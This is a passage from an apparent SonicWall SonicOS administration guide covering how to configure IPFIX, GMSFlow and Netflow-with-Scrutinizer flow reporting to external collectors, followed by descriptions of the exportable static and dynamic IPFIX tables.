
> **IMPORTANT:** IPFIX uses templates that must be known to an external collector before sending data.

10 After the templates have been generated, click **Accept**.

Configuring IPFIX with Extensions

To configure IPFIX with extensions flow reporting:

1 Click the **Settings** tab.




2 In the **Settings** section, for **Report Connections**, select one of these radio buttons:

- **All** (default)
- **Interface-based**: when enabled, the flows reported are based on the initiator or responder interface.
- **Firewall/App Rules-based**: when enabled, the flows reported are based on already existing firewall rules.

IMPORTANT: This step is *optional*, but is *required* if flow reporting is done on selected interfaces.

3 Click the **External Collector** tab.



4 Select the **Send Flows and Real-Time Data To External Collector** checkbox.

> **IMPORTANT:** When enabling this option, you may need to reboot the device to enable this feature completely.

5 Select **IPFIX with extensions** as the **External Flow Reporting Format** from the drop-down menu.

6 Specify the **External Collector's IP address** in the provided field.

7 For the **Source IP to Use for Collector on a VPN Tunnel**, specify the source IP if the external collector must be reached by a VPN tunnel.

> **IMPORTANT:** This step is *required* if the external collector must be reached by a VPN tunnel.

8 Specify the **External Collector's UDP port number** in the provided field. The default port is **2055**.

9 Select the tables you wish to receive static flows for from the **Send Static AppFlow For Following Tables** drop-down menu.

10 Select the tables you wish to receive dynamic flows for from the **Send Dynamic AppFlow For Following Tables** drop-down menu.

11 Select any additional reports to be generated to a flow from the **Include Following Additional Reports via IPFIX** drop-down menu.


> **IMPORTANT:** To have system logs generated, you must select System Logs from this drop-down menu.

12 Click the **Generate ALL Templates** button to begin generating templates.

> **IMPORTANT:** IPFIX with extensions uses templates that must be known to an external collector before sending data.

13 Enable the option to **Send Static AppFlow at Regular Intervals** by selecting the checkbox. After enabling this option, click the **Generate Static Flows** button.

14 To begin generating static flow data, click the **Generate Static AppFlow Data** button. A message requesting confirmation displays.



15 To send log messages to the external collector, click the **Send All Entries** button for the **Send Log Settings to External Collector** option.

IMPORTANT: Ensure the connection between SonicOS on the firewall and the external collector server is ready before clicking the **Send All Entries** button.

The external server loads the properties (see Saved properties) and settings for use when it reboots. Click the **Send All Entries** button to synchronize the settings whenever:

- SonicOS is upgraded, for example, with new log events.
- The connection between SonicOS (firewall) and the external server has been down for some time and log settings may have been edited during that time.

NOTE: SonicOS sends updates to the external server automatically if some fields of log event settings are changed.

Saved properties


Category	Property	
Event properties and settings	Event ID	Priority
	Belongs to group ID	Stream filter
	Color	Event name
	Message type ID	Log message
Group properties	Group ID	Group name
	Belongs to category ID	
Category properties	Category ID	Category name
Message type properties	Type ID	Type name

16 Click **Accept**.


Configuring GMSFlow Server to Include Logs via IPFIX

To configure GMSFlow server to include logs via IPFIX:

1 Navigate to **AppFlow > Flow Reporting**.




2 Click the **GMSFlow Server** tab.



3 Select the **Send System Logs to SonicWall GMSFlow Server** checkbox. This option is not selected by default.

4 Click **Accept**.

5 Navigate to **AppFlow > GmsFlow Server**.



6 To send log messages to the GMSFlow server, click the **Synchronize Log Settings** button.

IMPORTANT: Ensure the connection between SonicOS on the firewall and the GMSFlow server is ready before clicking the **Synchronize Log Settings** button.

The external server loads the properties (see Saved properties) and settings for use when it reboots. Click the **Send All Entries** button to synchronize the settings whenever:

- SonicOS is upgraded, for example, with new log events.
- The connection between SonicOS (firewall) and the external server has been down for some time and log settings may have been edited during that time.

NOTE: SonicOS sends updates to the external server automatically if some fields of log event settings are changed.


7 Click **Apply**.

Configuring Netflow with Extensions with SonicWall Scrutinizer

One external flow reporting option that works with Netflow with Extensions is the third-party collector, SonicWall Scrutinizer. This collector displays a range of reporting and analysis that is both Netflow and SonicWall-flow aware.

To verify your Netflow with Extensions reporting configurations:


1 Click the **Settings** tab.



2 In the **Settings** section, for **Report Connections**, select the **All** radio button.

IMPORTANT: This step is *optional*, but is *required* if flow reporting is done on selected interfaces.

3 Click the **External Collector** tab.



4 Click the **Send Flows and Real-Time Data To External Collector** checkbox.

> **IMPORTANT:** When enabling this option, you may need to reboot the device to enable this feature completely.

5 Select **IPFIX with extensions** from the **External Flow Reporting Format** drop-down menu.

6 Specify the **External Collector's IP address** in the provided field.


7 Optionally, if the external collector must be reached by a VPN tunnel, specify the source IP in the **Source IP to Use for Collector on a VPN Tunnel** field.

> **IMPORTANT:** This step is *required* if the external collector must be reached by a VPN tunnel.

8 Specify the **External Collector's UDP port number** in the provided field. The default port is **2055**.

9 Click the **Send Static AppFlow At Regular Interval** checkbox.

10 Select the tables you wish to receive static flows for from the **Send Dynamic AppFlow For Following Tables** drop-down menu.




NOTE: Currently, Scrutinizer supports Applications and Threats only. Future versions of Plixer will support the following Static Flows: Location Map, Services, Rating Map, Table Map, and Column Map.


11 Click the **Generate Static AppFlow Data** button.

12 Click **Accept**.


13 Navigate to **Network > Interfaces**.



14 Confirm that Flow Reporting is enabled per interface by clicking the **Configure** icon of the interface you are requesting data from. The **Edit Interface** dialog displays.




15 On the **Advanced** tab, ensure the checkbox to **Enable flow reporting** is selected.



16 Click **OK**.

17 Login to SonicWall Scrutinizer. The data displays within minutes.



NetFlow Tables

The following section describes the various NetFlow tables. Also, this section describes in detail the IPFX with extensions tables that are exported when the SonicWall is configured to report flows.

Topics:

Static Tables

Static Tables are tables with data that does not change over time. However, this data is required to correlate with other tables. Static tables are usually reported at a specified interval, but may also be configured to send just once. Exportable Static IPFIX tables lists the Static IPFIX tables that may be exported:

Exportable Static IPFIX tables

Applications Map	Reports all applications the firewall identifies, including various Attributes, Signature IDs, App IDs, Category Names, and Category IDs.
Viruses Map	Reports all viruses detected by the firewall.
Spyware Map	Reports all spyware detected by the firewall.
Intrusions Map	Reports all intrusions detected by the firewall.
Location Map	Represents SonicWall's location map describing the list of countries and regions with their IDs.
Services Map	Represents SonicWall's list of Services with Port Numbers, Protocol Type, Range of Port Numbers, and Names.
Rating Map	Represents SonicWall's list of Rating IDs and the Name of the Rating Type.
Table Layout Map	Reports SonicWall's list of tables to be exported, including Table ID and Table Names.
Column Map	Represents SonicWall's list of columns to be reported with Name, Type Size, and IPFIX Standard Equivalents for each column of every table.

Dynamic Tables

Unlike Static tables, the data of Dynamic tables change over time and are sent repeatedly, based on the activity of the firewall. The columns of these tables grow over time, with the exception of a few tables containing statistics or utilization reports. Exportable Dynamic IPFIX tables lists the Dynamic IPFIX tables that may be exported:

Exportable Dynamic IPFIX tables


Connections	Reports SonicWall connections. The same flow tables can be reported multiple times by configuring triggers.
